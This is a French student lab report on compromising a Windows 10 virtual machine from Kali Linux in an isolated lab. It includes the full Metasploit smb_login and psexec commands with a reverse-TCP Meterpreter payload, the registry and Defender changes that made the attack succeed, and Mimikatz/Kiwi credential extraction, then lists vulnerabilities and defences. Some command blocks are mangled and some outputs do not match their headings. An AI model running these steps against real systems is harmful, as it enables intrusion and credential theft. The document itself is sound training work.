

TP 3.2 – Attaque d’un système Windows et extraction d’identifiants

Objectif du TP

Ce TP a pour objectif de simuler une attaque réaliste sur un poste Windows dans un environnement d’entreprise.

L’attaquant dispose d’un accès réseau interne et cherche à :

- Identifier les services exposés
- Exploiter des identifiants faibles
- Obtenir un accès distant au système Windows
- Élever ses privilèges jusqu’au niveau SYSTEM
- Tenter d’extraire des informations sensibles (hashs / identifiants)

Contexte du laboratoire

Dans le cadre du scénario **NetSecure**, deux machines sont utilisées :

- nous avons une machine Kali Linux (attaquant) a l’adresse **IP** 192.168.56.30 et une autre Windows 10 (cible) a l’adresse **IP** 192.168.56.20.

La machine Windows représente un poste utilisateur en entreprise avec des services actifs et des configurations imparfaites.

1. Vérification de la connectivité

Commande utilisée : ping

192.168.56.20

Résultat : on voit bien que notre Machine est accessible

```
└─$ ping -c 4 192.168.56.20
PING 192.168.56.20 (192.168.56.20) 56(84) bytes of data.
64 bytes from 192.168.56.20: icmp_seq=1 ttl=128 time=2.10 ms
64 bytes from 192.168.56.20: icmp_seq=2 ttl=128 time=0.871 ms
^C
--- 192.168.56.20 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 0.871/1.483/2.095/0.612 ms
```

2. Identification des services Windows

Commande utilisée :

`nmap -sS 192.168.56.20`

```
└─$ nmap -sS 192.168.56.20
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-27 14:40 +0200
Nmap scan report for 192.168.56.20
Host is up (0.0010s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: 08:00:27:54:1B:D7 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.97 seconds
```

Résultat :

- 135/tcp (RPC)
- 139/tcp (NetBIOS)
- 445/tcp (SMB)
- 3389/tcp (RDP)

Interprétation :

Le port 445 (SMB) est ouvert et constitue une surface d'attaque critique.

3. Énumération SMB sans authentification

Commande : `smbclient -L //192.168.56.20 -N`

```
L$ smbclient -L //192.168.56.20 -N  
session setup failed: NT_STATUS_ACCESS_DENIED
```

Résultat :

NT_STATUS_ACCESS_DENIED


Analyse :

- Accès invité refusé
- SMB correctement sécurisé contre accès anonyme

4. Création d'un utilisateur faible (Windows)

Commande PowerShell :

net user testuser 12345678 /add



```
Administrateur : Windows PowerShell  
Windows PowerShell  
Copyright (C) Microsoft Corporation. Tous droits réservés.  
Testez le nouveau système multiplateforme PowerShell https://aka.ms/pscore6  
PS C:\Windows\system32> net user testuser 12345678 /add  
La commande s'est terminée correctement.  
PS C:\Windows\system32>
```

Résultat :

- Utilisateur créé avec mot de passe faible

5. Attaque brute force SMB avec Metasploit

Commande :

use auxiliary/scanner/smb/smb_login

set RHOSTS 192.168.56.20 set

```
SMBUser testuser set SMBPass
12345678 run
```

```
Metasploit
=====
[ metasploit v6.4.126-dev ]
+ -- --[ 2,638 exploits - 1,331 auxiliary - 2,153 payloads ]
+ -- --[ 431 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/smb/smb_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.56.20
RHOSTS => 192.168.56.20
msf auxiliary(scanner/smb/smb_login) > set SMBUser testuser
SMBUser => testuser
msf auxiliary(scanner/smb/smb_login) > set SMBPass 12345678
SMBPass => 12345678
msf auxiliary(scanner/smb/smb_login) > run
[*] 192.168.56.20:445 - 192.168.56.20:445 - Starting SMB login bruteforce
[+] 192.168.56.20:445 - 192.168.56.20:445 - Success: '.\testuser:12345678'
[!] 192.168.56.20:445 - No active DB -- Credential data will not be saved!
[*] 192.168.56.20:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.20:445 - Bruteforce completed, 1 credential was successful.
[*] 192.168.56.20:445 - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_login) >
```

Résultat :

- Authentification réussie
- Identifiants valides détectés
- Session SMB ouverte

Success: '.\testuser:12345678' Administrator

Interprétation : L'utilisateur compromis dispose de privilèges administrateur.

6. Exploitation avec psexec

Commande :

```
use exploit/windows/smb/psexec set
RHOSTS 192.168.56.20 set
SMBUser testuser set SMBPass
12345678 set LHOST 192.168.56.30
run
```

```

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(windows/smb/psexec) > set RHOSTS 192.168.56.20
RHOSTS => 192.168.56.20
msf exploit(windows/smb/psexec) > set SMBUser testuser
SMBUser => testuser
msf exploit(windows/smb/psexec) > set SMBPass 12345678
SMBPass => 12345678
msf exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.26.217:4444
[*] 192.168.56.20:445 - Connecting to the server...
[*] 192.168.56.20:445 - Authenticating to 192.168.56.20:445 as user 'testuser'...
[*] 192.168.56.20:445 - Exploit failed [no-access]: RubySMB::Error::UnexpectedStatusCode The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[*] Exploit completed, but no session was created.

```

Résultat :


Service start timed out

Exploit completed, but no session was created

Analyse :

- Authentification réussie , Exécution bloquée par protections Windows , Aucune session obtenue

Mais nous avons pu identifier le problème et avons corrigés en désactivant la supervision en temps réel et ajouter l'utilisateur parmi le groupe d'administrateur .



```


Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. Tous droits réservés.

Testez le nouveau système multiplateforme PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> net user testuser 12345678 /add
La commande s'est terminée correctement.

PS C:\Windows\system32> reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v "LocalAccountTokenFilterPolicy" /t REG_DWORD /d 1 /f
L'opération a réussi.
PS C:\Windows\system32>

```



```

PS C:\Windows\system32> net localgroup Administrateurs testuser /add
La commande s'est terminée correctement.

PS C:\Windows\system32>

```

Et nous avons obtenu cette nouvelle sortie :

```
msf exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.26.217:4444
[*] 192.168.56.20:445 - Connecting to the server...
[*] 192.168.56.20:445 - Authenticating to 192.168.56.20:445 as user 'testuser'...
[*] 192.168.56.20:445 - Selecting PowerShell target
[*] 192.168.56.20:445 - Executing the payload...
[+] 192.168.56.20:445 - Service start timed out, OK if running a command or non-service executable...
[*] Exploit completed, but no session was created.
```

7. Session SMB interactive

Commande :

- > set CreateSession true
- > run

```
msf > use auxiliary/scanner/smb/smb_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.56.20
RHOSTS => 192.168.56.20
msf auxiliary(scanner/smb/smb_login) > set SMBUser testuser
SMBUser => testuser
msf auxiliary(scanner/smb/smb_login) > set SMBPass 12345678
SMBPass => 12345678
msf auxiliary(scanner/smb/smb_login) > set CreateSession true
CreateSession => true
msf auxiliary(scanner/smb/smb_login) > run
[*] 192.168.56.20:445 - 192.168.56.20:445 - Starting SMB login bruteforce
[+] 192.168.56.20:445 - 192.168.56.20:445 - Success: '.\testuser:12345678' Administrator
[!] 192.168.56.20:445 - No active DB -- Credential data will not be saved!
[*] SMB session 1 opened (192.168.56.30:43309 -> 192.168.56.20:445) at 2026-04-27 15:31:00 +0200
[*] 192.168.56.20:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.20:445 - Bruteforce completed, 1 credential was successful.
[*] 192.168.56.20:445 - 1 SMB session was opened successfully.
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_login) > █
```

Résultat :

- Session SMB ouverte avec succès
- Accès réseau obtenu

8. Compromission complète avec Meterpreter

Commande :

```
use exploit/windows/smb/psexec set
RHOSTS 192.168.56.20 set
SMBUser testuser set SMBPass
12345678 set LHOST 192.168.56.30
run
```

```

msf auxiliary(scanner/smb/smb_login) > run
[*] 192.168.56.20:445 - 192.168.56.20:445 - Starting SMB login bruteforce
[+] 192.168.56.20:445 - 192.168.56.20:445 - Success: '.\testuser:12345678' Administrator
[!] 192.168.56.20:445 - No active DB -- Credential data will not be saved!
[*] SMB session 1 opened (192.168.56.30:43309 -> 192.168.56.20:445) at 2026-04-27 15:31:00 +0200
[*] 192.168.56.20:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.20:445 - Bruteforce completed, 1 credential was successful.
[*] 192.168.56.20:445 - 1 SMB session was opened successfully.
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_login) > sessions

Active sessions
=====

  Id  Name  Type  Information                                     Connection
  --  ---  ---  -
  1           smb  SMB testuser @ 192.168.56.20: 192.168.56.30:43309 -> 192.16
    445                                     8.56.20:445 (192.168.56.20)

msf auxiliary(scanner/smb/smb_login) > sessions -i 1
[*] Starting interaction with 1...

SMB (192.168.56.20) > whoami

```

Résultat :

Meterpreter session 1 opened

Interprétation :

Accès distant complet obtenu.

9. Analyse système

Commandes : **getuid** ,**sysinfo**,**getprivs**

Résultat :

- Utilisateur : NT AUTHORITY\SYSTEM
- Machine : Windows 10 20H2
- Privilèges élevés (SYSTEM)


```

msf exploit(windows/smb/psexec) > set RHOSTS 192.168.56.20
RHOSTS => 192.168.56.20
msf exploit(windows/smb/psexec) > set SMBUser testuser
SMBUser => testuser
msf exploit(windows/smb/psexec) > set SMBPass 12345678
SMBPass => 12345678
msf exploit(windows/smb/psexec) > set LHOST 192.168.56.30
LHOST => 192.168.56.30
msf exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.56.30:4444
[*] 192.168.56.20:445 - Connecting to the server...
[*] 192.168.56.20:445 - Authenticating to 192.168.56.20:445 as user 'testuser'...
[*] 192.168.56.20:445 - Selecting PowerShell target
[*] 192.168.56.20:445 - Executing the payload...
[+] 192.168.56.20:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (199238 bytes) to 192.168.56.20
[*] Meterpreter session 1 opened (192.168.56.30:4444 -> 192.168.56.20:55652) at 2026-04-27 15:41:54 +0200

meterpreter > getuid
Server username: AUTORITE NT\Système
meterpreter > sysinfo
Computer      : DESKTOP-KSS78TR
OS            : Windows 10 20H2 (10.0 Build 19042).
Architecture : x64
System Language : fr_FR
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getprivs

Enabled Process Privileges
=====

Name
----
SeAssignPrimaryTokenPrivilege

```

10. Chargement de Kiwi (Mimikatz)

Commande : `load kiwi ,creds_all`

```

meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials

meterpreter >

```

Résultat :

- Module chargé avec succès
- Session SYSTEM active
- Tentative d'extraction des identifiants Analyse :

Les protections Windows peuvent limiter l'extraction des credentials.

11. Analyse globale de la compromission

L'attaque suit les étapes suivantes :

1. Découverte des services (Nmap)
 2. Création d'un utilisateur faible
 3. Attaque brute force SMB
 4. Obtention d'identifiants valides
 5. Exploitation via Metasploit
 6. Obtention d'une session SYSTEM
 7. Tentative d'extraction d'identifiants
-

12. Vulnérabilités identifiées

- Mot de passe faible (12345678)
 - SMB exposé sur le réseau interne
 - Absence de politiques de verrouillage de compte
 - Mauvaise gestion des privilèges utilisateurs
-

13. Recommandations de sécurité

- Utiliser des mots de passe forts et complexes
- Désactiver SMB inutile
- Activer le verrouillage après tentatives échouées
- Appliquer le principe du moindre privilège
- Activer MFA sur les accès sensibles
- Surveiller les connexions SMB

Conclusion

Ce TP démontre qu'une compromission Windows peut être réalisée sans vulnérabilité complexe, simplement à cause de :

- mauvaises configurations
- mots de passe faibles
- services exposés

Une simple faiblesse d'authentification peut conduire à une compromission complète du système (niveau SYSTEM).